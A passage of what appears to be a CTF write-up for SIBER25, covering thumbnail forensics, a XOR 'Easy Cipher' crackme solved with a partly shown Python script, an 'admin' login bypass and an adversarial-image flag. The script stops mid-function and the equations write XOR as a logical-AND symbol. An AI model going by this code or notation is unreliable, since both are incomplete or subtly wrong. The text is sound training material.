26	a549429d0b1c23f2.jpg	16712 B	9 KB	16800 B	9 KI
27	c7d2b382dcc9c8e.jpg	26706 B	8 KB	26792 B	8 KI
28	fd281699042e8182.jpg	35208 B	8 KB	35296 B	8 KI
29	8be173bc5f42e4f0.jpg	44038 B	3 KB	44126 B	3 KI
30	cb2e474a4afbe754	47922 B	0 KB	48010 B	0 KI

Compile all the flag ad submit it.

Flag : SIBER25{V3RY_sMA1L_thUm8n411S}

REVERSE

1. Easy Cipher




Extract the zip file and you will found the r1 executeable file.

Use chmod to make it executeable and run it.

```
┌──(h4kim㉿kali)-[~/Downloads]
└─$ chmod a+x r1
┌──(h4kim㉿kali)-[~/Downloads]
└─$ ./r1
═══ HEHEHE THIS IS EASY CIPHER Challenge ═══
Enter your flag: '
✗ gambatehhhh my brother
┌──(h4kim㉿kali)-[~/Downloads]
└─$ ./r1
═══ HEHEHE THIS IS EASY CIPHER Challenge ═══
Enter your flag: aaaaaaaaaaaaaaaaaaaaaaaaaaaaa
✗ this is first chal only
┌──(h4kim㉿kali)-[~/Downloads]
└─$ ./r1
═══ HEHEHE THIS IS EASY CIPHER Challenge ═══
Enter your flag: {}
✗ hehehe u cant gpt this?
┌──(h4kim㉿kali)-[~/Downloads]
└─$ ./r1
═══ HEHEHE THIS IS EASY CIPHER Challenge ═══
Enter your flag: siber
✗ this is first chal only
```

I try the buffer overflow but its not.

Then I put in Decompiler Explorer which is HexRays feature to analyse.



Each 8-byte block is processed as two 4-byte words (L0,R0) and transformed into L2,R2 using only XORs with two 4-byte keystream slices S1 and S2 that come from the 8-byte file (r1). The decompiler's loop reduces to these byte-xor equations (all xors are per-byte):

$$L2 = L0 \wedge R0 \wedge S1$$

$$R2 = L0 \wedge S1 \wedge S2$$

These are linear in XOR and invertible. Solve for the original words:

$$L0 = R2 \wedge S1 \wedge S2$$

$$R0 = R2 \wedge S2 \wedge L2$$

So for each 8-byte output block (the constants embedded in the binary) and for a known r1 (so we can compute S1 & S2), we can compute the original 8 bytes. The program applies this to two 8-byte blocks per half (so each half is 16 bytes), then compares those 16 bytes against the embedded constants. Reconstruct both halves and concatenate to get the flag.

```python
#!/usr/bin/env python3
# recover_flag.py
# Usage: put the 8-byte key file named "r1" in same folder and run: python3 recover_flag.py

import struct
from pathlib import Path

# Constants copied from decompiler (these are 64-bit immediates)
V7 = [0x4606435A3C313744, 0x5C333A677D444C52]  # target for first half (dest)
V6 = [0x37776656442A4E68, 0x71777C3A50080943]  # target for second half (v26)

def qword_list_to_bytes(qwords):
    b = b''
    for q in qwords:
        # The binary stores 64-bit values; on x86 little-endian memory order is used.
        b += struct.pack('<Q', q)
    return b

target_first_half = qword_list_to_bytes(V7)   # 16 bytes
target_second_half = qword_list_to_bytes(V6)  # 16 bytes

def read_key(path="r1"):
    data = Path(path).read_bytes()
    if len(data) < 8:
        raise SystemExit("r1 must be at least 8 bytes")
    # The program uses strlen(a3) on the 8-byte read, so r1 should be an ASCII string without embedded nulls.
    # We'll use the first 8 bytes as-is (and treat length as len(key) up to first null if present).
    # But to match the program, we should interpret key as a C string (stop at first \\x00) if any.
    # So emulate strlen(a3):
    key8 = data[:8]
    key_str_len = key8.find(b'\x00')
    if key_str_len == -1:
        key_len = 8
    else:
        key_len = key_str_len
    key = key8[:key_len]
    if key_len == 0:
        raise SystemExit("Key length inferred as 0 (r1 contains leading null). Provide ASCII key.")
    return key

def compute_keystream_slice(key, offset, length=4):
    # S_k[i] = a3[(k + i) % m] where m = len(key). (k equals offset in decompiler)
    m = len(key)
    return bytes(key[(offset + i) % m] for i in range(length))

def invert_block(block8, key):
```

I ask gpt to create the script to recover the flag. What the script prints is:

a) Recovered flag bytes (hex): exact 32 raw bytes (the program expects 16+16) — this is the full original two halves (may include padding).
b) Recovered flag (utf-8 trimmed): the likely human-readable flag after trimming trailing spaces and nulls.


Run the script and boom the flag pop out.

```
┌──(h4kim㉿kali)-[~/Downloads]
└─$ python3 recover_flag.py
Using key (len=7): b'\x7fELF\x02\x01\x01'
Recovered flag bytes (hex): 534942455232357b6e30775f793075205f6c3334726e5f723376337235337d20
Recovered flag (utf-8 trimmed):
SIBER25{n0w_y0u _l34rn_r3v3r53}
```

Flag : SIBER25{n0w_y0u_l34rn_r3v3r53}


AI/ML

1. Entry to meta city:




First step:
try to bruteforcing by using admin as logic bypass

Noh you got the flag




Flag: SIBER25{w3lcom3_70_c001357_c17y}


2. Deep on adversarial:



step 1 : try using python but didn't work and I try using other method like image editor to put some filter .
step 2:I combine filter grayscale,invert,vintage polariod, and lower the brightness abit to make the image darker.



last step guess:
first try on the flag is SIBER25{learning_m4hin3_learning}
but I guess it wrong
and I try to look at it and notice the flag actualy SIBER{l3arn1ng_ m4hin3_ l3arn1ng }



Flag : SIBER{l3arn1ng_ m4hin3_ l3arn1ng }